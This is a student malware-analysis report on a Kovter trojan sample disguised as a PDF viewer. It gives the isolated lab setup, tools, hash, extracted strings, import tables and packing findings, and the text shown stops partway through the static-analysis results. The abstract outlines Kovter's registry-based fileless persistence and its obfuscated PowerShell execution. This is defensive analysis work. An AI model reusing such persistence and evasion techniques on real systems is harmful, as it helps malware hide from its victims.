Abertay University

Malware Analysis: Kovter

[Redacted]

CMP320: Advanced Ethical Hacking

2023/24

.

.

Abstract

The aim of the research conducted was to analyze and assess the methods a provided malicious software sample used to execute and integrate within a system. The system provided was a Windows 10 virtual machine that made use of snapshots to ensure uniformity in testing conditions when detonating the malware. This process was done to understand the operation of malware such that an unknown piece of software could be successfully assessed for malicious potential by spotting known hallmarks. It also provided insight into the means through which malicious software may obtain persistence, prevent removal or make changes to the filesystem which could subsequently lead to the development of countermeasures.

The analysis was done using a combination of dynamic and static analysis techniques, comprising elements such as registry monitoring, file analysis, and code de-obsfuscation. Dynamic analysis was done by detonating the malware on a Virtual Machine with various programs such as Procmon running to analyze process behavior such as their creation, Wireshark to attempt to catch network behavior and Regshot to view registry modifications - along with other tools. Static analysis was performed through decompilation tools such as Ghidra and Ida to assess the root executable for indicators of malicious behavior prior to running the malware.

Analysis found that the sample was likely a variant of the “Kovter” malware - a filelessly persistent trojan that disguised itself as a version of the “PDFXCview” software. To achieve this persistence, it modified the registry to run a file it created upon system startup and then prevented this registry value from being viewed through traditional means. It then delivered a payload to execute through standard Windows processes with javascript, making use of the registry to store a series of obfuscated instructions that ultimately when decoded used Powershell to run malicious payloads that appeared as normal Windows processes such as regsvr32.exe. This showed this to be a highly dangerous trojan as a result of the evasiveness displayed. Subsequent analysis would be best served attempting to deobsfuscate and obtain the malicious payload as well as detonating the malware on a more realistic environment, such as a bare metal machine over a virtualized machine.

.

Contents

.

.

1 INTRODUCTION

1.1 BACKGROUND

Malware is a form of software designed to maliciously interfere with the operation of a system, be it through information theft, disruption of service or for monetary gain. The most common and well known form of this is a traditional "computer virus" which typically infects a computer covertly to steal information. Within today's technical landscape, malware represents one of the largest threats to both users and businesses – for instance, in 2024 malware represented the fastest growing threat with 41% of enterprises witnessing some form of malware attacks in the past year (Thales Group, 2024). Most recently, Ransomware, malware that requires payment before decryption has become a particularly pernicious problem with it generating huge sums of money for cybercriminals - impacting 66% of businesses surveyed in some studies, with 46% of those ultimately paying the ransom (SOPHOS, 2023). The average ransom payment has been increasing significantly year upon year (Coveware, 2023) as shown in Figure 1 and is unlikely to stop until more effective detection and prevention methods have been developed.




Figure 1 - Ransomware Payments by Quarter 2023

Furthermore, malware has grown in scope to even more hugely destructive ends – from the first major computer worm "Stuxnet" which successfully damaged the nuclear program of Iran discovered in 2010 to more recent attacks with "BlackEnergy" that successfully took down Ukrainian power substations in 2015 (Zetter, 2016), malware has become a national security problem at an increasingly rapid rate. This illustrates why it's more important than ever that potentially malicious software can be analyzed and understood before it can be used to perform these kinds of potentially life-threatening attacks.

One method through which malware can be effectively combated involves analyzing the software to understand how it operates and functions. Through this, it can become clear if a provided piece of software is in fact malicious in nature by monitoring how it executes within a system and flag it as such if so. Only through malware analysis and reverse engineering can new methods of detection be created which allow for more robust security to be implemented in antivirus programs, reducing the risk of malicious attacks that can lead to data, monetary or other forms of loss for a user. Ransomware attacks have been shown to be particularly vulnerable to malware analysis methods, such as the infamous example wherein a security researcher successfully stopped the “WannaCry” malware through accidentally finding a kill switch that checked against a given URL upon first install (Weise, 2017).

1.2 AIM

The aim of this project is to identify and analyze a provided piece of malware through how it operates within a system, providing a comprehensive explanation of characteristics, components and functionality present.

A number of sub aims will encompass this:

- Perform static analysis to identify commonly used malicious code elements or relevant aspects visible from de-compilation.
- Perform dynamic analysis to identify files, process or possible network elements modified upon execution.
- Successfully discern the pathway and methods the malware uses to execute and remain persistent/hidden on the system.

2 METHODOLOGY

2.1 ANALYSIS TECHNIQUES

The main methods of analysis were static and dynamic analysis. Static analysis details analysis of the code that can be performed prior to running the malware/executing the payload. Dynamic analysis details analysis performed at runtime upon execution of the malicious payload. The methodology chosen was based on that employed within the book "Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software." (Sikotrski & Honig, 2012) owing to this being a reputable and well-respected guide to malware analysis, despite its somewhat datedness in 2024.

It was comprised of the following elements selected based upon the scope of the project:

Static Analysis

1. Signature Identification.
2. Packing detection and executable information.
3. String analysis and functionality recognition.
4. Dependencies used and interactions therein.

Dynamic Analysis

1. Environment setup.
2. Process creation and interactions.
3. Registry activity.
4. File activity.
5. Memory analysis and discrepancies.
6. Monitoring of network traffic.

2.2 TOOLS

The following table details the tools used and how they are intended to be used alongside their version and a link to where they can be obtained if one is available.

Table 1 - Tools to be used

Tool	Usage	Version	Link
Procmon	Process monitoring. All aspects such as registry, network etc.	3.92	Link
Regshot	Taking a snapshot of all registry values prior to and post malware detonation.	1.9.1	Link
Regedit	Viewing and assessing set registry values.	Windows 10 1909	Core (Windows)
VSCode	Code deobsfuscation and formatting.	1.88.1	Link

Hashmyfiles	File hashing	2.43	Link
Virustotal	Signature identification	Online	Link
Cyberchef	Decoding/deobfuscation of encoded elements	Online	Link
Volatility3	Memory analysis	2.5.2	Link
ApateDNS	Virtual network creation and traffic monitoring	1.0.0.0	Link
Inetsim	Traffic monitoring on all ports	1.3.2-1	Link
Wireshark	Network traffic monitoring and analysis	v4.0.3-0-gc552f74cdc23	Link
Scdbg	Shellcode analysis and debug	20191016-focal	Link
PeID	Executable information, specifically compiler and packing information	0.95	Link
PeStudio	Executable information, specifically used owing to the indicators feature	9.47	Link
Sysmon	Logging system activity	14.14	Link
FLOSS	String extraction and deobfuscation from binaries	2.2.0-0-g783dd8f	Link
IDA	Executable and code disassembly	7.6.210526	Link
Ghidra	Executable and code disassembly	Java 19.0.2	Link
Detect It Easy	Portable Executable analysis and packer identification	3.02	Link
objdump	Outputting object information	2.42	Core (Linux)

2.3 Scope

The malware was tested on a Windows 10 virtual machine running version 10.0.18363 Build 18363

This machine was strictly isolated from the testing machine and networking functionality was disabled to ensure the safety and integrity of the data collected and to prevent the subsequent spread of malware.

Frequent virtual machine snapshots were taken to ensure that the data was collected in the same controlled environment.

3 Procedure

3.1 Static Analysis

3.1.1 VirusTotal

VirusTotal is an online database that categorizes and identifies malware when provided with a sample, hash or file. It does this through cross-referencing with antiviruses and sandboxes which in turn allows it to provide a comprehensive listing of the behaviour of the malware and display it to a user. This behavior includes things such as HTTP requests, file system actions, and known Windows API calls that could indicate specific malicious elements that provide a good insight into what an analyst could begin to look for.

The tester first used HashMyFiles on the testing machine to obtain a sha-256 hash of the provided sample and then copied it to an internet-connected machine for analysis within VirusTotal. This was done to ensure that the malware itself never left the testing environment.

3.1.2 String Analysis

String analysis is the process by which the ASCII text present within a binary file is extracted. This is done to allow for a user to see low-hanging fruit elements that may indicate malware such as identifying information of the creator, URL's or ip addresses. This cannot be treated as a necessarily valid piece of evidence however as malware creators can intentionally include false information or strings to prevent static analysis, meaning it must be taken with some skepticism.

The tool "FLOSS" was used against the initial binary to extract these strings. FLOSS was chosen to do this owing to its intended usage for malware analysis (Ballenthin, et al., 2022) as its capability to deobsfuscate strings by default – something often included by malware creators to make static analysis harder - can be useful and provide additional information. This makes it the superior choice to other similar tools such as the typical Unix "String" command.

3.1.3 Portable Executable Analysis

The provided sample made use of the PE or Portable Executable file format - comprised of .exe files, .dll files, and object code. Owing to this it could be analysed to identify the resources and information required for its execution within Windows, this includes elements such as Windows API elements used, variable information, or the compiler the executable was produced with. All of this can provide insight into the process that leads to identification as malware prior to execution or allows for subsequent process identification through information obtained at this phase.

PeID was used for the initial identification of the sample to see if it made use of packing that needed to be subsequently undone and to identify the compiler used. Both PeView and PeStudio were then used to fulfil a similar purpose and identify the elements contained therein. PeStudio was used as it displays a list of possible indicators of malware ranked from 1-3 in severity based on information it has that provides a good starting point for potential information indicating malicious elements. PeView was used owing to its more comprehensive interface despite the lack of automated highlighting of suspicious elements. DIE (Detect it all) was used to check sections within the portable executable for evidence of packing and obfuscation.

3.1.4 Disassembly

Disassembly is the process by which the code of an executable is interpreted and decompiled so the operations and raw machine code can be viewed therein. This allows for the tester to view the internal structure and execution pathway used by the program. This can demonstrate how the program operates or highlight potentially malicious functions present within otherwise innocuous code. Elements indicated in the previous section of Portable Executable analysis become relevant here and can aid in choosing which targets are relevant to expedite what can otherwise be a highly time-consuming process.

Both Ghidra and IDA pro were used. Ghidra was used more extensively owing to the fact that the freeware version of IDA lacks some features present in Ghidra. Using these essentially just involved placing the executable file into them and proceeding to analyse the shown elements. One element that did come up was that Ghidra initially crashed on launch, requiring the virtual machine to have 8GB of memory in order to successfully operate without crashing.


3.2 DYNAMIC ANALYSIS

3.2.1 Testing Environment Setup

Dynamic Analysis ultimately required a secondary testing environment to be set up as a result outside of the main windows 10VM due to the potential scope of the malware being used and some tools that were necessary for subsequent code analysis. This was a result of the fact that some malware makes use of monitoring detection such that if a network monitoring tool such as Wireshark is run on the host machine or detected to be installed, the malware may detect this and change it's behaviour to evade detection.

To this end, a second Windows 10 machine was constructed which was a clone of the previous Windows 10 VM that had been modified by the tester to have all debugger/network activity/monitoring programs uninstalled and was thus "sanitized". This was done to ensure that possible program/debugger detection performed by the malware could not be influencing the results/to compare the outcome between the two.

Following this, a REMnux virtual machine was set up, with REMnux being a Linux toolkit specifically crafted "for reverse-engineering and analysing malicious software" (REMnux, n.d.). This was set up to connect to the sanitized machine using a closed network making use of a VM net internet network that at no point interacted with the internet called "MALWARE" (see Figure 2). The windows machine was modified with REMnux machine being set as an ipv4 DNS server for all traffic to go through. This in turn allowed for tools used on REMnux to receive data from the testing machine, meaning Wireshark and other network tools could be run without detection. This also allowed for subsequent Linux malware analysis tools present within REMnux to be ran on elements found later in discovery.


MALWARE Custom - - Enabled 192.168.150.0

VMnet Information

Bridged (connect VMs directly to the external network)

NAT (shared host's IP address with VMs)

[✓ Host-only (connect VMs internally in a private network)]

Connect a host virtual adapter to this network

Host virtual adapter name: VMware Network Adapter VMnet14

[✓] Use local DHCP service to distribute IP address to VMs

Subnet IP: 192 . 168 . 150 . 0   Subnet mask: 255 . 255 . 255 . 0

Administrator privileges are required to modify the network configuration.

Figure 2 - VMware Network Editor Setup

A Kali Linux machine was also used to make use of the Voltaility3 memory analysis framework through the command line, though any Unix machine would be sufficient. This machine was connected to the internet but was not deemed an infection risk as a result of the nature of the malware being a windows executable.

The testing environment therefore can be seen below in Figure 3.




Figure 3 - Testing Environment

3.2.2 Running the Malware

Running the malware simply involved executing the malware on the intended system, otherwise called “detonating.”. This can sometimes involve multiple steps, requiring the usage of other programs or the command prompt. This was done first to observe any obvious impacts of the malware that could lead to subsequent investigations.

3.2.3 Process Analysis

Process analysis is the identification and analysis of processes created by malware and their child processes. This allows for elements such as commands run using command line tools, files modified by a given process or new processes spawned to be viewed and identified as targets. This is relevant as often malware may employ standard Windows processes, making identifying them using tools during runtime difficult – where seeing things such as a process tree can provide paramount information when it comes to seeing what is spawned from malware.

The tool ProcMon or "Process monitor" from Sysinternals was the main tool used, as it could successfully record a significant amount of data beyond the scope of process monitoring. This tool was used for a variety of elements such as viewing process trees, viewing process operations and viewing variables set by processes. "Sysmon" also by sysinternals was also employed to perform a similar role, but with some exceptions such as attempting to view WMI events that process monitor would miss.

3.2.4 Registry Analysis

Registry analysis involved identifying new or modified keys within the Windows registry. The Windows registry is how settings data for a computer is stored in a low-level database, typically containing information such as programs that autorun on startup, device drivers and services. As a result, it represents a large target for malware.

This was performed using "Regshot", a program that allowed for the tester to take a capture of the registry keys before malware execution, and then post malware execution before viewing a file detailing the differences. This allowed for easy identification of discrepancies that could be subsequently analyzed. The standard windows registry viewer, Regedit, was then used to attempt to look at the identified keys. Procmon was also used to this effect on account of the fact it also could successfully log registry modifications. These could be filtered using targeted operations such as "RegCreateKey" to search for relevant system events.

3.2.5 Code Analysis

Code analysis involved attempting to deobsfuscate and identify the purpose of subsequently found code discovered through dynamic analysis.

To achieve this, identified elements of code were first assessed through the IDE VSCode, which had appropriate syntactic highlighting and search features to allow for the successful identification of dead code and unused elements, as well as where indents and whitespace should be applied. VScode was then used as a terminal interpreter for the subsequent output of obfuscated code when one was required.

A couple of custom programs had to be developed to decode obfuscated code. One of these was simply an adaption of code used by the malware to decode that was logged to the terminal, as seen in Appendix A – Decryption Code

The second was developed from scratch to allow for the conversion of a hexadecimal byte array to binary data in order to see if it could provide any insight into its function, as seen in Appendix B - Python code to write hex to binary. Both of these were developed within a separate Linux virtual machine to ensure they did not function given analysis indicated this program was predicated on the Windows registry and thus not likely to be a risk to a Linux machine.

Cyberchef, a frequently used cryptographic solver was also employed to decode base64 strings when appropriate.

3.2.6 Memory Analysis

Memory Analysis involved obtaining a snapshot of the memory of a running machine and then subsequently analyzing the information therein. This allows for elements that cannot typically be spotted, such as process hollowing to be identified – it also can provide a well-rounded picture of the system as it contains a significant amount of information not typically visible or detectable through other means.

The Volatility3 malware analysis framework was used for this – this is due to Volatility3 being the most recent variation of Volatility that has support for Windows 10 machines. It allowed for the viewing of a significant amount of information such as processes, network information and commands used. As well as having some built in analysis methods that are useful such as “Malfind” (Pearson, 2021)which can identify injected code automatically.

This was used by taking a VMWare snapshot of the virtual machine post malware execution, then placing the respective .vmem and .vmsn file into a folder on a Kali Linux machine, which then allowed for the employment of the Volatility3 python file to be used against the .vmem file successfully.

3.2.7 Network Analysis

Network analysis is the means through which traffic and packets sent from an infected machine can be monitored and viewed for suspicious connection attempts. This allows for elements such as attempts to connect to a host server or download secondary payloads to be observed.

The Wireshark packet tracer was used both on the host machine first, and the subsequently on the REMnux machine connected to a Windows 10 VM to monitor and view all traffic sent and recieved. To add to this, The REMnux tool INETSim was used, which can simulate common internet services in a lab environment such as FTP and HTTP. INETSim had to be modified to first target the intended windows virtual machine, which involved editing the file located at “/etc/inetsim/inetsim.conf” and modifying the two lines to contain the windows VM’s IP address, after which it could successfully be used:

- server_bind_address <WINDOWS IP HERE>
- dns_default_ip <WINDOWS IP HERE>

On the testing machine itself, ApateDNS was also used to spoof DNS responses to the malware to suggest that the machine was connected to the internet.

4 RESULTS

4.1 STATIC ANALYSIS


4.1.1 Signature identification

One file was provided in sample 9 variant 1 named “PDFXCview.exe” which appeared (outwardly) to be a variant of the PDFXCview software used for PDF viewing.

The sha-256 of the File was:

```
40050153dceec2c8fbb1912f8eeabe449d1e265f0c8198008be8b34e5403e731
```

When placed into Virustotal this indicated that the file was of type .exe and was likely infected with the Kovter trojan (see Figure 4)



61/71 security vendors and 3 sandboxes flagged this file as malicious

40050153dceec2c8fbb1912f8eeabe449d1e265f0c8198008be8b34e5403e731
PDFXCview.exe

Size 421.76 KB
Last Modification Date 4 days ago

peexe spreader checks-user-input self-delete runtime-modules direct-cpu-clock-access long-sleeps detect-debug-environment via-tor calls-wmi overlay

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.kovter/virlock
Threat categories trojan ransomware downloader
Family labels kovter virlock poweliks


Security vendors' analysis
Do you want to automate checks?

AhnLab-V3	Trojan/Win32.Poweliks.R200595	Alibaba	TrojanDownloader:Win32/Upatre.7f1c3e95
AliCloud	Trojan[downloader]:Win/Upatre.idmn	ALYac	Trojan.Agent.Kovter
Antiy-AVL	Trojan/Win32.Poweliks	Arcabit	Trojan.Ransom.VirLock.75
Avast	Win32:Evo-gen [Trj]	AVG	Win32:Evo-gen [Trj]
Avira (no cloud)	TR/Crypt.XPACK.zgvfl	BitDefender	Gen:Variant.Ransom.VirLock.75

Figure 4 - Virustotal result indicating kovter trojan

4.1.2 String Analysis

When FLOSS was used it showed that it was likely the code was originally copied from a legitimate program, as it contained many things expected within a PDF viewer. Despite this, FLOSS still indicated potential malicious behavior on account of strings likely related to Windows API functions that were visible being beyond the scope of that expected from a PDF viewer, shown in Figure 5



```
GetOpenFileNameA
GetOpenFileNameW
GetSaveFileNameA
GetSaveFileNameW
comdlg32.dll
CheckTokenMembership
CryptAcquireContextA
CryptCreateHash
CryptDecrypt
CryptDeriveKey
CryptEncrypt
CryptHashData
CryptReleaseContext
DeregisterEventSource
RegCloseKey
RegCreateKeyExA
RegCreateKeyExW
RegEnumKeyExA
RegEnumKeyExW
RegEnumValueA
RegEnumValueW
RegOpenKeyExA
RegOpenKeyExW
RegQueryValueExA
RegQueryValueExW
RegSetValueExA
RegSetValueExW
RegisterEventSourceA
ReportEventA
ADVAPI32.dll
```


Figure 5 – Functions strings returned from FLOSS ran against the .exe

These included windows functions prevalent in malware being loaded such as:

- CryptAquireContextA among a variety of other cryptographic functions
- RegOpenKey among other registry related functions
- ShellExecute
- CreateFile

The inclusion of these cryptographic functions strongly suggested that this could be a form of ransomware, making use of file encryption.

When this was output and ran against a grep looking for .dll's the following was returned;




```
WINMM.dll
VERSION.dll
OLEAUT32.dll
KERNEL32.dll
GDI32.dll
comdlg32.dll
ADVAPI32.dll
USER32.dll
WS2_32.dll
urlmon.dll
COMCTL32.dll
WINMM.dll
SHELL32.dll
WININET.dll
```

Figure 6 - Grep ran against FLOSS output looking for ".dll"

Meaning that all functions from all of the present .dll libraries exist as strings within the program, explaining the large number of them - most of which exceed the theoretical scope required for a PDF viewer program. Several other search terms such as "shell"; "java"; "reg"; ".com"; were ran against this output with grep but did not produce meaningfully noteworthy results. No obvious malicious attribution was visible.

4.1.3 Portable Executable Analysis

When PeID was used against the executable as shown in Figure 7 this indicated that the file had been compiled using "Borland Delphi 3.0" which is a Pascal-based development environment built for Windows.


PEiD v0.95


File: C:\Users\user\Desktop\Samples\9\Variant 1\PDFXCview.exe

Entrypoint: 00003DBB
EP Section: .text
File Offset: 000031BB
First Bytes: 55,8B,EC,83
Linker Info: 2.23
Subsystem: Win32 GUI

Borland Delphi 3.0 (???) [Overlay] *

Figure 7 - PEid output

PeView was then used to subsequently confirm that the previously found .dll's were present within the import table as seen in Figure 8.




00054090	0005C6D6	Hint/Name RVA	0080 InternetGetConnectedState
00054094	0005C74E	Hint/Name RVA	00A7 InternetSetOptionA
00054098	0005C684	Hint/Name RVA	0069 InternetCloseHandle
0005409C	0005C712	Hint/Name RVA	0092 InternetOpenA
000540A0	0005C648	Hint/Name RVA	0057 HttpQueryInfoA
000540A4	0005C6F2	Hint/Name RVA	0082 InternetGetConnectedStateExA
000540A8	0005C6C2	Hint/Name RVA	007A InternetErrorDlg
000540AC	0005C608	Hint/Name RVA	0050 HttpAddRequestHeadersA
000540B0	0005C65A	Hint/Name RVA	0059 HttpSendRequestA
000540B4	0005C782	Hint/Name RVA	00BA InternetWriteFile
000540B8	0005C66E	Hint/Name RVA	005A HttpSendRequestExA
000540BC	0005C622	Hint/Name RVA	0053 HttpEndRequestA
000540C0	0005C634	Hint/Name RVA	0055 HttpOpenRequestA
000540C4	0005C73A	Hint/Name RVA	009A InternetReadFile
000540C8	0005C6AE	Hint/Name RVA	0071 InternetCrackUrlA
000540CC	0005C722	Hint/Name RVA	0098 InternetQueryOptionA
000540D0	0005C764	Hint/Name RVA	00AE InternetSetStatusCallbackA
000540D4	0005C69A	Hint/Name RVA	006F InternetConnectA
000540D8	00000000	End of Imports	WININET.dll
000540DC	0005C466	Hint/Name RVA	003E mciSendCommandA
000540E0	00000000	End of Imports	WINMM.dll
000540E4	80000034	Ordinal	0034
000540E8	00000000	End of Imports	WS2_32.dll
000540EC	0005BB10	Hint/Name RVA	000C GetSaveFileNameW
000540F0	0005BAD4	Hint/Name RVA	0009 GetOpenFileNameA
000540F4	0005BAFC	Hint/Name RVA	000B GetSaveFileNameA
000540F8	0005BAE8	Hint/Name RVA	000A GetOpenFileNameW
000540FC	00000000	End of Imports	comdlg32.dll

Figure 8 - Excerpt from PeView DLL import list

There was also no obvious packing present in regards to the executable within PeView with none of the typical hallmark sections.


PeStudio suggested that the file had reasonably high entropy, with a score of 7.2 overall – the majority of which was comprised of the .rdata section as shown in Figure 9, with it having an entropy of 7.9 – an incredibly high score that indicated packing.



property	value	value	value
general			
name	.text	.data	.rdata
md5	78C98ED74145B44852E8AD2...	67E36739061A3B8C7C881FB...	7EA18113D3EC3D07541A72F...
entropy	6.263	4.961	7.956
file-ratio (99.58%)	17.66 %	4.27 %	57.14 %
raw-address	0x00000400	0x00012E00	0x00017600
raw-size (430080 bytes)	0x00012A00 (76288 bytes)	0x00004800 (18432 bytes)	0x0003C400 (246784 bytes)
virtual-address	0x00001000	0x00014000	0x00019000
virtual-size (446916 bytes)	0x00013000 (77824 bytes)	0x00004730 (18224 bytes)	0x0003C3EC (246764 bytes)

Figure 9 - Sections of PE with entropy shown


This was subsequently confirmed with "Detect It Easy" (DIE) which showed that the .rdata section and the overlay section were packed as seen in Figure 10.



Name	Offset	Size	Entropy	Status
PE Header	00000000	00000400	2.17720	not packed
Section(0)['.text']	00000400	00012a00	6.26346	not packed
Section(1)['.data']	00012e00	00004800	4.96088	not packed
Section(2)['.rdata']	00017600	0003c400	7.95631	packed
Section(4)['.idata']	00053a00	00002800	5.63244	not packed
Section(5)['.CRT']	00056200	00000400	1.51264	not packed
Section(6)['.tls']	00056600	00000200	2.32304	not packed
Section(7)['.rsrc']	00056800	00012c00	6.29278	not packed
